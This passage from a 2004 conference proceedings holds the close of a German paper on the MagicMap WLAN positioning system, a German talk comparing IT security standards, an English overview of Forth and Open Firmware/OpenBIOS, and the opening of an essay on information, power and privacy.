Referenzpunkte erhält man dadurch, dass die Nutzer per Point-and-Click innerhalb einer auf ihren mobilen Geräten dargestellten Karte ihre aktuelle Position angeben. Wir gehen gegenwärtig davon aus, dass alle Nutzer in der Lage sind, die Position akkurat einzugeben. Aber wir denken bereits über Erweiterungen nach, ob und wie sich eine Fehleingabe ggf. erkennen und tolerieren läßt. Der Nutzer kann Access Points, falls er ihre Position kennt, per Drag-and-Drop an die richtige Stelle verschieben. Für diese Ortsangabe werden dann die aktuellen Signalstärkemessungen incl. eines Zeitstempels archiviert. Sukzessive wächst so die Information zur Positionsbestimmung (Radio-Map). Alte oder schlechte Referenzmessungen können gegebenenfalls entfernt werden. Das Archiv wird in der gegenwärtigen prototypischen Implementation auf einem Server verwaltet. Zu Testzwecken ohne Verfügbarkeitsgarantie kann dazu unser Server von der HU-Berlin genutzt werden (`phl.informatik.hu-berlin.de`). Die Software ist in Java geschrieben und ist denkbar einfach über Java-Webstart aufzurufen. Auch die Server-Software ist frei zum Download verfügbar, so dass eigene Server aufgesetzt werden können. Die Client-Server-Kommunikation wird aber in Zukunft durch eine reine Peer-to-Peer-Lösung ersetzt.

Durch den kooperativen Austausch von vermessenen Referenzpunkten können Peers Ihre Position auch dann bestimmen, wenn sie selbst noch nicht an diesem Ort waren. Damit ist eine Positionierung auch in unbekannten Umgebungen möglich

– was für die meisten Positions-basierten Anwendungen unerlässlich ist. Die Positionsbestimmung funktioniert aber ansonsten auch gut Stand-alone, ohne weitere Peer-Teilnehmer oder den Zugriff zu einem Server. Eine Korrelationsanalyse erlaubt es dabei, die von den Peers mit oft sehr unterschiedlicher Hardware (verschiedene WLAN-Karten oder Antennen) ermittelten Signalstärke-Messdaten, so aufeinander umzurechnen, dass Peers wechselseitig durch den Austausch von Messdaten ihre Positionierungsgenauigkeit verbessern.

Dabei gehen die Signaleigenschaften der remoten Hardware über die gelernten Parameter $maxRSSI_i$ bzw. P_j ein. „Alterung“ der Messwerte und schwankende Korrelationen zu bestimmten Referenzzeiträumen erlauben es ferner, sich auch ohne manuelle Eingriffe in bestimmten Grenzen an sich verändernde Bedingungen der Infrastruktur anzupassen – etwa an den Ausfall von Access Points oder an die Veränderung der Signalbedingungen durch Wettereinflüsse.

3.4 Schutz der personenbezogenen Daten

Peers können beliebig zwischen den Modi „unsichtbar“ und „sichtbar“ umschalten. Im Unsichtbar-Modus leitet ein Peer keinerlei Daten weiter. Solange keine sonstigen Anwendungen WLAN-Traffic erzeugen, erhalten andere Knoten keine Signale und es ist auch keine Ortung möglich. In vielen Szenarien, in denen Personen gerne geortet werden möchten – z.B. Anbieter in Bahnhof-, Flughafen- oder Messehallen – ist es anzunehmen, dass der Sichtbar-Modus häufige Nutzung findet.

Dennoch ist für zahlreiche andere Anwendungsszenarien ein personen- und situationsabhängiges Feintuning der Sichtbarkeit wünschenswert und entscheidend für die Nutzer-Akzeptanz. Da die eigene Position vom jeweiligen Peer-Knoten selbst ermittelt wird, statt durch die Infrastruktur, hat jeder Peer die volle Hoheit über seine Positionsdaten und kann festlegen, unter welchen Bedingungen und an wen die Daten weitergeleitet werden und ob dies anonym, unter einem Pseudonym oder voll identifizierbar stattfindet. Peer-to-Peer-Kommunikation mit einer speziellen Access Control Policy, die dazu nach bestimmten Regeln die Freigabe von Positionsdaten organisiert (z.B. Freigabe nur zu den Arbeitszeiten an autorisierte Kollegen) ist Gegenstand zukünftiger Arbeiten.

4 Fazit

Unser System MagicMap demonstriert die Möglichkeiten und Grenzen von WLAN-Positionsbestimmung. Das Tool erlaubt komfortable Point-and-Click-Bedienung. Damit eignet es sich als Ersatz bzw. Ergänzung für GPS-Positionsbestimmung. Attraktiv ist es besonders in Fällen, bei denen GPS-Lesegeräte nicht verfügbar sind, keinen Empfang haben oder unzureichende Genauigkeit liefern. Typischerweise gilt dies insbesondere in Indoor-Bereichen.

Die Ortung funktioniert in beliebigen WLAN-Infrastrukturen, wobei die Genauigkeit mit größerer Dichte und Zahl von Access Points, teilnehmenden Peer-Systemen und Referenzpunkten steigt. In Büroumgebungen ist eine Positionierungsgenauigkeit von rund 5 m typisch. Die Kalibrierungsphase wird durch den kooperativen Austausch von Positionsdaten und Signalstärkemessungen deutlich verkürzt, wodurch das System praktisch on-the-fly Einsatzbereit ist. Peers können so Ihre Positionsbestimmung auch dann durchführen, wenn sie selbst noch nicht an diesem Ort waren. Die kurze Bereitschaftszeit und der gegenseitige Austausch von Daten prädestinieren das Verfahren für Anwendungen, die auf räumlicher Nähe basierende Adhoc-Teambildung und Zusammenarbeit in offenen Benutzergruppen erfordern. Für Experimente zum Zusammenspiel mit verschiedenen Anwendungen steht die Software zum freien Download auf `www.informatik.hu-berlin.de/rok/MagicMap` zur

Verfügung. Durch den unmittelbaren Aufruf über Java-Webstart, durch die Plattformunabhängigkeit bei minimalen Hardware-Voraussetzung – und nicht zuletzt durch klare Privacy Schutzmechanismen – reduziert das System Berührungsbarrieren.

Literatur

[1] P. Bahl and V. N. Padmanabhan. Radar: An in-building rf-based user location and tracking system. In *IEEE Infocom 2000*, volume 2, pages 775–784, March 2000.

[2] Paul Castro, Patrick Chiu, Ted Kremenek, and Richard Muntz. A probabilistic room location service for wireless networked environments. *Lecture Notes in Computer Science*, 2201:18–26, 2001.

[3] Guanling Chen and David Kotz. A survey of context-aware mobile computing research. Technical Report TR2000-381, Dept. of Computer Science, Dartmouth College, November 2000.

[4] Charalampos Fretzagias and Maria Papadopouli. Cooperative Location Sensing for Wireless Networks. In *Second IEEE International conference on Pervasive Computing and Communications*, Orlando, Florida, March 2004.

[5] M. Hazas and J. Scott. Location-aware computing comes of age. *IEEE Computer*, 37(2):95–97, 2004.

[6] A.S. Krishnakumar and P. Krishnan. On the accuracy of signal strength-based location estimation techniques. In *IEEE Infocom 2005*, March 2005.

[7] David Madigan, Eiman Elnahrawy, Richard P. Martin, Wen-Hua Ju, P.Krishnan, and A.S. Krishnakumar. Bayesian indoor positioning systems. In *IEEE Infocom 2005*, March 2005.

[8] T. Roos, P. Myllymaki, H. Tirri, P. Misikangas, and J. Sievanen. A probabilistic approach to wlan user location estimation. *International Journal of Wireless Information Networks*, 9(3), July 2002.

[9] Scott White, Joshua O'Madadhain, Danyel Fisher, and Yan-Biao Boey. Java universal network/graph framework. `http://jung.sourceforge.net`.

[10] M. Youssef, A. Agrawala, A. U. Shankar, and S. H. Noh. A probabilistic clustering-based indoor location determination system. Technical Report UMIACS-TR 2002-30 and CS-TR 4350, University of Maryland, March 2002.

[11] Moustafa Youssef and Ashok Agrawala. On the optimality of wlan location determination systems. Technical Report UMIACS-TR 2003-29 and CS-TR 4459, University of Maryland, College Park, March 2003.

[12] Moustafa Youssef and Ashok Agrawala. Small-scale compensation for wlan location determination systems. In *IEEE WCNC 2003*, March 2003.

[13] Moustafa Youssef, Ashok Agrawala, and Udaya Shankar. Wlan location determination via clustering and probability distributions. In *IEEE PerCom 2003*, March 2003.

ccc 2004

Vortrag “IT-Sicherheitsstandards”
Viola Bräuer
IT Security- und Technologieberatung
me@vbraeuer.de

Abstract:
“Und hinterher machen wir das noch schnell sicher” - daß das nicht funktioniert, ist allgemein bekannt. Um Sicherheit in IT-Systeme von Anfang an zu integrieren, bedarf es “Kochrezepte”, niedergeschriebene Erfahrung anderer und vor allem allgemein anerkannter Prinzipien um Vertrauen beim Anwender herzustellen. Genau das liefern IT-Sicherheitsstandards. Je nach gewünschtem Sicherheitsziel - Verfügbarkeit, Vertraulichkeit, Integrität oder/ und Nicht-Abstreitbarkeit - werden über die ganze Palette von IT-Technik – Hardware, Netzwerk, Betriebssystem, Applikation- und die Organisation von Unternehmen Sicherheitsmaßnahmen und Prozesse zu deren Umsetzung und Kontrolle beschrieben. Standards wie BSI Grundschutzhandbuch, Common Criteria, BS 7799 und ITIL haben unterschiedliche Sichtweisen und behandeln unterschiedliche Aspekte. Summasummarum bietet gerade die Vielfalt von IT Sicherheitsstandards ein umfassendes Bild.

1 Einleitung

Standards sind trocken, IT-Standards sind noch trockener und IT-Standards für Sicherheit erst recht. Wofür IT-Sicherheitsstandards trotzdem brauchbar sind, beleuchtet der Vortrag. Es werden die Standards BSI Grundschutzhandbuch, Common Criteria, ITIL und BS 7799 vorgestellt, deren Einsatzgebiete erläutert und die einzelnen Standards miteinander verglichen.

2 Sinn und Zweck von IT-Sicherheitsstandards

Die Komplixität, die IT-Systeme erreichen können, erfordert eine methodische Herangehensweise. Die angestrebten Ziele sind immer diesselben: eine Mischung aus Vertraulichkeit, Verfügbarkeit, Integriät und Nicht-Abstreitbarkeit. Zudem wirken sie sich immer auf die komplette Technik aus - von der Hardware, über das Betriebssystem bis zu Netzwerk und Applikationen. Ein weiterer wiederkehrender Aspekt ist Unternehmensorganisation, personelle Zuständigkeiten und menschliche Schwachstellen (und Stärken).
Standards sind Orientierungshilfen, Mischungen aus best practise und dem Versuch, der Sache von vorn herein Vollständigkeit und Übersicht zu verleihen. Dem kommt das Ziel, IT-Sicherheit von Anfang an zu integrieren, entgegen.
Neben dem Design ist vor allem die Prüfung und Bewertung von bestehenden IT-Systemen ohne international anerkannte Standards undenkbar.
Methoden für das Mangement von IT Sicherheit werden als Information Security Management System (ISMS) bezeichnet.

3 Die Standards im Einzelnen

- BSI Grundschutz

Das Bundesamt für Informationssicherheit (BSI) in Deutschland hat das Grundschutzhandbuch herausgegeben. Es betrifft technische und organisatorische Aspekte der IT-Sicherheit, wobei es sehr detaillierte Maßnahmen bereithält. Im Gegensatz zu anderen Standards verzichtet es aber auf eine Risikoanalyse – die Maßnahmen werden quasi gießkannenmäßig niedrig verteilt - ohne Beachtung höherer Risiken, die einen höheren Schutzbedarf nach sich ziehen würden.

- Common Criteria (CC)

Die Common Criteria sind ein internationaler Standard, der “gemeinsame Kriterien für die Prüfung und Bewertung der Sicherheit in der Informationstechnik” beschreibt. Was schon der Titel durchscheinen läßt: es handelt sich um ein theoretisches Werk, das in etwa dem Umfang des Bürgerlichen Gesetzbuches nahekommt und ihm in der allgemeinen Verständlichkeit in nichts nachsteht. Dafür umfassen die Common Criteria ausführlich alle bekannten Sicherheitsziele bis hin zu Privatheit und Anonymität. Ein weiteres Pro ist die internationale Anerkennung der Prüfzertifikate. Nach – oder Vorteil: die CC müssen auf den jeweils vorliegenden Fall “übersetzt” werden.

- ITIL

Der de-facto Standard ITIL beschreibt einen best practise-Ansatz für die Einrichtung und den Betrieb von IT Infrastrukturen aus Sicht eines Dienstleisters: Service Level Agreements (SLA's) stehen hier im Vordergrund. Weitere Stichworte sind Incident Management, Problem Management, Configuration Management, Change Management und Release Management, um nur einige zu nennen. ITIL konzentriert sich auf die Verläßlichkeit und Verfügbarkeit der bereitzustellenden IT-Infrastrukture unter den vereinbarten Bedingungen (SLA's). Risikoanalyse steht nur am Rande im Blickwinkel des ITIL, technische Details fehlen bewußt.

- BS 7799

  Der britische Standard BS 7799 besteht aus zwei Teilen: der erste Teil wird auch als ISO 17799 bezeichnet. Der BS 7799 konzentriert sich auf organisatorische Aspekte, technische Details fehlen ganz. Dafür bringt er banale aber wichtige Anforderungen mit, wie zum Beispiel die Forderung der Unterstützung der IT-Sicherheitspolitik durch die Unternehmensleitung – wer jemals in einem Projekt zu tun hatte, das diesen Vorschlag nicht beherzigte, wird den Wert solcher scheinbar trivialer Forderungen zu schätzen wissen. Risikoanalyse ist für BS 7799 genauso selbstverständlich wie die Einbeziehung des Layers 8 (des Menschen) durch Schulung. Hauptziel des BS 7799 ist die Dokumentation des Information Security Management Systems (ISMS).

4 Vergleich der Standards

Alle Standards zu IT Sicherheit beschäftigen sich mit dem gleichen Thema; was den Vergleich erschwert ist die unterschiedliche Verwendung von Begriffen und die unterschiedliche Einteilung. Um Groben kann aber gesagt werden, daß das BSI Grundschutzhandbuch am detailliertesten ist, was den Nachteil hat, das es auf Neuerungen wie mobiles Arbeiten nicht selbständig angepaßt werden kann. Die Common Criteria hingegen müssen ob ihrer Allgemeinheit immer angepaßt werden, was eine gewisse Neigung zu Abstraktion voraussetzt. ITIL ist DAS Werk für die Administration von IT-Infrastrukturen für einen Dienstleister und der British Standard (BS 7799) stürtzt sich ganz auf organisatorische Aspekte. Je nachdem, welches Anliegen verfolgt wird, ist der eine oder der andere Standard der geeignete.
Es gibt weitere Standards auf dem Gebiet wie den Technical Report 13335 und Cobit, die hier nicht näher beleuchtet werden.

5 Fazit

Ab einer bestimmten Komplexität ist das Design, die Entwicklung, der Betrieb oder gar die Einschätzung eines IT-Systems nicht mehr aus dem Bauch heraus machbar. In den beschriebenen Standards sind immer wiederkehrende Punkte allgemein dargestellt. Das betrifft insbesondere die technischen Aspekte wie Hardware, Netzwerke, Betriebssysteme und Applikationen als auch die organisatorischen Aspekte wie Zuständigkeiten und Prozesse.
IT-Sicherheitsstandards haben als Basis die Sicherheitsziele Verfügbarkeit, Vertraulichkeit, Integrität, Nicht-Abstreitbarkeit und, je nach Betrachtung, auch Authentifizierung im Visier. Der einzelne

Standard umfaßt aber oft nur technische oder nur organisatorische Aspekte, oder betrachtet nur eine Teilmenge der Sicherheitsziele. Es ist somit immer notwendig zu fragen: Was soll erreicht werden? Bei Bedarf können mehrere Werke gleichzeitig Verwendung finden, da die Grundgedanken immer diesselben sind, auch wenn oft in Form von verschiedenen Begriffen, Betrachtungswinkeln und Einteilungen.
Summasummarum: IT-Sicherheitsstandards sind brauchbare Orientierungshilfen. Die Abstrahierungen haben allerdings einen Nachteil: in der Mehrzahl handelt es sich um komplexe, umfangreiche und theoretische Werke. Abstraktes Herangehen sowie die Umsetzung in den jeweils vorliegenden Fall erfordert breites und tiefes IT-Wissen in Theorie und Praxis.

7 Literatur

- BSI: www.bsi.de
- BSI: http://www.bsi.de/literat/index.htm
- Studie zu ISO-Normungsaktivitäten ISO/BPM:http://www.bsi.bund.de/literat/studien/gshb/ISO-BPM-Zertifizierung_040305.pdf
- BSI Grundschutzhandbuch:http://www.bsi.bund.de/gshb/deutsch/index.htm
- Common Criteria:http://www.bsi.de/cc/index.htm
- ITIL: www.itil.org
- BS 7799: http://www.secorvo.de/whitepapers/secorvo-wp10.pdf

Forth programming language

From Wikipedia, the free encyclopedia
with additions from the OpenBIOS Project and Carsten Strotmann
compiled for 21C3.

10th December 2004

Contents

1 FORTH

Forth is a computer programming environment. It was initially developed by Chuck Moore at the US National Radio Astronomy Observatory (NRAO) during the 1960s, formalized as a pro-

gramming language in 1977, and standardized by ANSI in 1994. It features both interactive execution of commands (making it suitable as a shell for systems that lack a more formal operating system), as well as the ability to compile sequences of commands into threaded code for later execution.

Its name is derived from Mr. Moore's belief that it was a "fourth-generation computer language" but it was developed on a computer whose file system allowed only five-letter identifiers.

1.1 Overview

Forth offers a standalone programming environment consisting of a stack oriented interactive incremental interpreter/compiler. Programming is done by extending the language with 'words' (the term used for Forth subroutines), which become part of the language once defined. Forth is usually implemented with an inner interpreter tracing indirectly threaded machine code, which yields extremely compact and fast high-level code that can be compiled rapidly.

A character-oriented screen/block mechanism and standard editor written in Forth, provide a file mechanism for creating and storing Forth source code. A typical Forth package will consist of a pre-compiled kernel of the core words, which the programmer uses to define new words for the application. The application, once complete, can be saved as an image, with all new words already compiled. Generally, programmers will extend the initial core with words that are useful to the sorts of applications that they do, and save this as their working foundation. Due to the ease of adding use small machine code definitions to the language and using those in an interactive high-level programming environment, the Forth language has been popular as a development language for embedded systems and as a vehicle for instrument control.

The structure of the inner interpreter is similar to modern RISC processors and processors that use Forth as machine language have been produced (free examples are the b16 processor and μCore). Because of the modular extensible nature of Forth, which allows, e.g., for object-oriented programming, many high-level applications, such as CAD systems were written in Forth.

Forth is used in the OpenFirmware boot ROMs used by Apple and Sun. It is also used by FreeBSD as the first stage boot controller.

1.2 Forth from a programmer's perspective

Forth relies heavily on explicit use of the stack data structure and Reverse Polish Notation (or RPN, also used on advanced calculators from Hewlett-Packard). This notation is also called postfix notation because the operator comes after its operands, as opposed to the more common infix notation where the operator comes between its operands. The rationale for postfix notation is that it is closer to the machine language the computer will eventually use, and should therefore be faster to execute.

For example, one could get the result of a mathematical expression this way:

```
25 10 * 50 + .
300
```

This command line first puts the numbers 25 and 10 on the implied stack; the "*" command multiplies the two numbers on the top of the stack and replaces them with their product; then the number 50 is placed on the stack, and the "+" command adds it to the previous product; finally, the "." command prints the result to the user's terminal. Even the language's structural features are stack-based. For example:

```
: FLOOR5 DUP 5 < IF DROP 5 ELSE 1 - THEN ;
```

This code defines a new word (again 'word' is the term used for a subroutine) called "FLOOR5" using the following commands: "DUP" simply duplicates the number on the stack; "<" compares the two numbers on the stack and replaces them with a true-or-false value; "IF" takes a true-or-false value and chooses to execute commands immediately after it or to skip to the "ELSE"; "DROP" discards the value on the stack; and "THEN" ends the conditional. The net result is a function that performs similarly to this function (written in the C programming language):

```
int floor5(int v) {
  if (v < 5)
     return 5;
  else
     return v - 1;
}
```

A terser Forth definition of FLOOR5 that gives the same result:

```
: FLOOR5 6 MAX 1 - ;
```

Forth became very popular in the 1980s because it was well suited to the small microcomputers of that time: very efficient in its use of memory and easy to implement on a new machine. At least one home computer, the British Jupiter ACE, had Forth in its ROM-resident OS. The language is still used in many small computerized devices (called embedded systems) today for reasons of efficiency in memory use, development time, and execution speed.

Forth is also infamous as being one of the first and simplest extensible languages. That is, programmers can easily adapt the features of the language to the problem. Unfortunately, extensibility also helps poor programmers to write incomprehensible code. The language never achieved wide commercial use, perhaps because it acquired a reputation as a "write-only" language after several companies had product failures caused when a crucial programmer left.

Responsible companies using the language, such as FORTH Inc, address the problem by having internal cultures that stress code reviews.

1.3 Facilities of a FORTH system

Most Forth systems include a specialized assembler that produces executable words. Assembly language words usually end in a macro called "NEXT" which indexes the address interpreter to the next word, and executes it.

Classic Forth systems use no operating system. Instead of storing code in files, they store it as source-code in disk blocks written to physical disk addresses. This is more convenient than it sounds, because the numbers come to be familiar. Also, Forth programmers come to be intimately familiar with their disks' data structures, just by editing the disk. Forth systems use a single word "BLOCK" to translate the number of a 1K block of disk space into the address of a buffer containing the data. The Forth system automatically manages the buffers.

Classic Forth systems are also multitasking. They use a special word, "PAUSE" to save all the important registers to the current stack, locate the next task, and restore all the registers. Tasks are organized as a scratchpad, an area for variables used by the task, and the stacks for that task. The customary way to search for an executable task is to jump to the schedule, which is a linked list consisting of jump instructions. When a software interrupt instruction replaces the jump, the task begins to run. This system is remarkably efficient. In a Forth programming class, ten users have been supported on an 8MHz PDP-11, with each user operating out of less than 4K of RAM and sharing a single floppy disk. In a telephone system, a thousand tasks (one per phone) were supported on a small NOVA minicomputer.

1.4 Structure of the language

The basic data structure of FORTH is a "dictionary," that maps "words" to executable code or other named data structures. The general structure of the dictionary entry consists of a head and tail. The head contains the name, the indexing data, a flag byte, a pointer to the code associated with the word, and sometimes another, optional pointer to the data associated with the word. The tail has data.

The flag byte in the head of the dictionary entry distinguishes words with "compile time" behavior. Most simple words execute the same code whether they are typed on a command line, or embedded in code. Compile-time words have special meanings inside Forth code. The classic examples of compile time words are the control-structures. All of Forth's control structures, and almost all of its compiler are implemented as compile-time words.

When a word is purely executable, the code pointer simply points at the code. When a word is a variable, or other data structure, the code pointer points at code shared with other variables of that type, and a data pointer points at the data area for that specific type of variable.

1.5 Computer programs in FORTH

Words written in Forth usually compile into lists of addresses of other words, which saves very large amounts of space. The code executed by these words is an "address interpreter." The

address interpreter does just enough work to be able to execute the lowest level of words, which are written in assembly language.

1.6 Implementation of a FORTH System

Forth uses two stacks for each executing task. The stacks are the same width as the index register of the computer, so that they can be used to fetch and store addresses. One stack is the parameter stack, used to pass data to words. The other stack is the linkage stack, used to nest words, and store local variables. There are standard words to move data between the stacks, and access variables.

A Forth interpreter looks up words one at a time in the dictionary, and executes their code. The basic algorithm is to search a line of characters for a non-blank, non-control-character string. If this string is in the dictionary, and it is not a compile-time word (marked in the flag byte), the code is executed. If it is not in the dictionary, it may be a number. If it converts to a number, the number is pushed onto the parameter stack. If it does not convert, then the interpreter prints the string, followed by a question mark, and throws away the rest of the line of text.

A Forth compiler produces dictionary entries. Other than that, it tries to simulate the same effect that would be produced by typing the text into the interpreter.

The great secret to implementing Forth is natively compiling it, so that it compiles itself. The basic scheme is to have the compiler defined in terms of a few words that access a code area. Then, one definition of the words compiles to the normal area of memory.

Another definition compiles to disk, or to some special memory area. How does one adapt the compiler? One recompiles it with the new definitions. Some systems have even defined the low-level words to communicate with a debugger on a different computer, building up the Forth system in a different computer.

One mainstream use of the Forth programming language is in Open Firmware, a BIOS-replacement system developed by Sun Microsystems and used in Sun, Apple Computer.

2 Open Firmware ?

Open Firmware provides a novel capability, virtually unheard of before its invention in 1988 at Sun. This new capability is writing hardware independent boot code, firmware and device drivers.

2.1 A Brief History of Open Firmware

As mentioned above, Open Firmware was invented at Sun for release in 1988 to prevent a maintenance and support nightmare with the then unprecedented wide choice of hardware and software configurations the new product lines required. Open Firmware, then called Open Boot,

prevented the nightmare by allowing one version of the Boot Rom to run on any configuration of hardware and software, even supporting boot-time operations on third-party plug-in cards.

The idea worked so well, other major players in the computer market, such as IBM and Apple, got in on the act as well. The existence of a comprehensive IEEE standard for Open Firmware, IEEE-1275, makes this possible.

2.2 Hardware Independent Boot Code? Get Real!

This is such a new capability, it defies belief. Open Firmware provides this capability by a careful application of the FORTH philosophy. Just as FORTH has always presented its users with unique capabilities through a careful combination of

1. pushdown stack
2. dictionary and
3. interpreter,

so Open Firmware works because of its combination of

1. standardized tokens=FCode,
2. User Interface~= outer interpreter
3. Device Interface ~= inner interpreter and
4. Client Interface

to allow the OS to call Open Firmware services with the calling conventions and bindings of a high-level language, such as C.

2.3 The Tasks of Boot Code

The basic tasks of boot code are largely

1. Boot-time Drivers and
2. building a device tree,

which the Operating System then uses to discover what devices are available to it and how to use them. The particular format of the device tree is operating system dependent, but all device trees have a great deal in common. That commonality can be expressed in a common language independent of the operating system. The format of an Open Firmware device tree is such a common language. In a typical installation, the operating system uses Client Interface calls to translate the Open Firmware device tree into the Operating system's own format.

2.4 Why FORTH for all This?

Forth programmers have known for years that Forth provides a virtual machine, consisting of a data stack, a return stack and the registers IP, W, RP and SP. It is amazing how much computing can be done with such a simple machine. This machine needs only a small supplement to become an excellent virtual machine for all the tasks of boot code. This supplement is the hardware dependent portion of the Open Firmware code, whether in the Fcode on a plug-in card, or in the Host's Open Firmware interpreter.

3 OpenBIOS, free OpenSource OpenFirmware not only for PC

3.1 What is OpenBIOS

OpenBIOS is a free portable firmware implementation. The goal is to implement a 100% IEEE 1275-1994 (Referred to as OpenFirmware) compliant firmware. Among it's features, Open Firmware provides an instruction set independent device interface. This can be used to boot the operating system from expansion cards without native initialization code. It is OpenBIOS' goal to work on all common platforms, like x86, Alpha, AMD64 and IPF. Additionally OpenBIOS targets the embedded systems sector, where a sane and unified firmware is a crucial design goal.

Open Firmware is found on many servers and workstations and there are several commercial implementations from SUN, Apple, IBM, CodeGen and others.

Even though OpenBIOS has made quite some progress with it's several components, there's a lot of work to be done to get OpenBIOS booting an operating system. The basic development environment is functional, but some parts of the device initialization infrastructure are still incomplete. Our development environment consists of a forth kernel (stack based virtual machine), an fcode tokenizer and detokenizer (assembler/disassembler for forth bytecode drivers)

3.2 Why and where is Forth used?

Although invented in 1970, Forth became widely known with the advent of personal computers, where its high performance and economy of memory were attractive.

These advantages still make Forth popular in embedded microcontroller systems, in locations ranging from the Space Shuttle to the bar-code reader used by your Federal Express driver.

Forth's interactive nature streamlines the test and development of new hardware. Incremental development, a fast program-debug cycle, full interactive access to any level of the program, and the ability to work at a high ?level of abstraction? all contribute to Forth's reputation for very high programmer productivity.

These, plus the flexibility and malleability of the language, are the reasons most cited for choosing Forth for embedded systems.

3.3 FCode

FCode is a Forth dialect compliant to ANS Forth, that is available in two different forms: source and bytecode. FCode bytecode is the compiled form of FCode source.

3.4 Why bytecode

Bytecode is small and efficient. And an evaluator (bytecode virtual machine) is almost trivial to implement. For example, putting a 1 to the stack only takes one byte in an FCode bytecode binary. This is especially valuable on combined system or expansion hardware roms where the available space is limited.

4 References

- Forth Interest Group Website - http://www.forth.org/
- German Forth Gesellschaft e.V. - http://www.forth-ev.de/
- OpenBIOS Project - http://www.openbios.info/
- b16 Processor - http://www.b16-cpu.de/
- μCore Project - http://www.microcore.org/

Maglić, Marko (2004): Information – Knowledge – Power: Information Man vs. Information Society?

Keywords
Governments, individual, information knowledge, power, privacy, security, society, social control, surveillance, technology

Abstract

We live in the Information Age, in which Information is the oxygen of the modern age. The new concepts of information and the use of new technologies exercise a strong impact on society.

While knowledge formerly was in a sense a public commodity, modern industrial sciences rediscovered knowledge a potential source of private or sectional power. Today's organizations' strive for power – or information – on the one hand, and the need for privacy on the other led to a continuous and self-generating conflict between state and individual.

Information – Knowledge – Power: Information Man vs. Information Society?

We form part of the Information Society. We live in the Information Age, in which ***Information is the oxygen of the modern age****. It seeps through the walls topped by barbed wire, it wafts across the electrified borders,* as Ronald Reagan observed in 1989.[1]

The advantages and achievements of this our Information Age are being burned into our heads day by day: Politics, media and large companies present it as some luminous *Brave New World*, while issues like abuse of ICT, surveillance, social control, hidden structures of power, manipulation through media, criminalization of critics, or weak legislation are usually not to be found in the *light* of public discussion.

They are being hidden and kept away from the public eye, in the same way the individual's role in the Information Society is not an issue discussed largely in public.

Though we are not able to define whether we are at the beginning of this age, right in its middle or maybe even at its end, we already note the strong impact of its new technologies on society. The traditional conceptions of information and knowledge have altered due to the impact of Information and Communication Technology (ICT). Whereas it could be questioned that the notion of an Information Society implies an augmentation of information quality, it can be affirmed that the quantity of information man is confronted with has grown in an extreme manner.

A question arising in this context is of course this leading to the origins of the complexity of information and knowledge. Why is its handling so complicated, and why does it have such a strong social impact?

[1] http://www.informationweek.com/story/showArticle.jhtml?articleID=10300367. Retrieved 22.09.2004.

Defining Information implies the differentiation between data, information, knowledge, and wisdom.[2] Boisot and Canals, when depicting the different approaches to the concept of knowledge, summarize accurately that *we might say that information is an extraction from data that, by modifying the relevant probability distributions, has a capacity to perform useful work on an agent's knowledge base.*[3]




Figure 1: Boisot, 2004. 48: The agent-in-the-world.

When/after receiving data through perceptual filters, the *agent* uses conceptual filters to identify and extract the information from the data. Then knowledge can be generated on the base of an association with already stored mental models and values.

The conclusions to be drawn are decisive: As *There are physical limits to our access to data and hence to our ability reliably to extract information from data,*[4] we can conclude that due to the differing abilities the extracted information must differ, and that accordingly all knowledge created must differ due to the differing agents:

We observe that there is no common knowledge, because the differences in the individuals' abilities lead to differences in knowledge itself. Finally this represents the base of what governments officially claim to be avoided: The digital divide.




Figure 2: Maglić, 2004. Digital Divide

[2] For the concept of information refer to Capurro, 1996, Boisot & Canals, 2004, Günther, 2004. 61-62. Capurro, 2001 depicts the different approaches to the concept of knowledge.

[3] Boisot & Canals, 2004. 47.

[4] Ibid. 57.

While knowledge formerly was, in a sense, a public commodity, the modern industrial sciences rediscovered knowledge: *The notion of knowledge as a source of general enlightenment began to be overshadowed by the idea that it was a potential source of private or sectional power.*[5]

Knowledge is Power – in today's world the old adage opens new dimensions: Information is an enabler for commercial profit and social control.

Governmental or commercial institutions have always been profoundly concerned about what other people do, think or say. Today, the strive for power – or information – on the one hand and the need for privacy on the other led to a *continuous and self-generating conflict between state and individual.*[6]

Reagan, continuing his initially cited metaphor of information as the oxygen with the statement that *The Goliath of totalitarianism will be brought down by the David of the microchip* apparently was profoundly mistaken, as Madgwick suggested already in 1974:

> Of all the threats posed to privacy in a rapidly changing and developing world, none is more sinister in its potential, more far-reaching in its implications, than the computer. Within a couple of decades it has revolutionized the conceptions of centuries, becoming like some demon god of primitive mythology.[7]

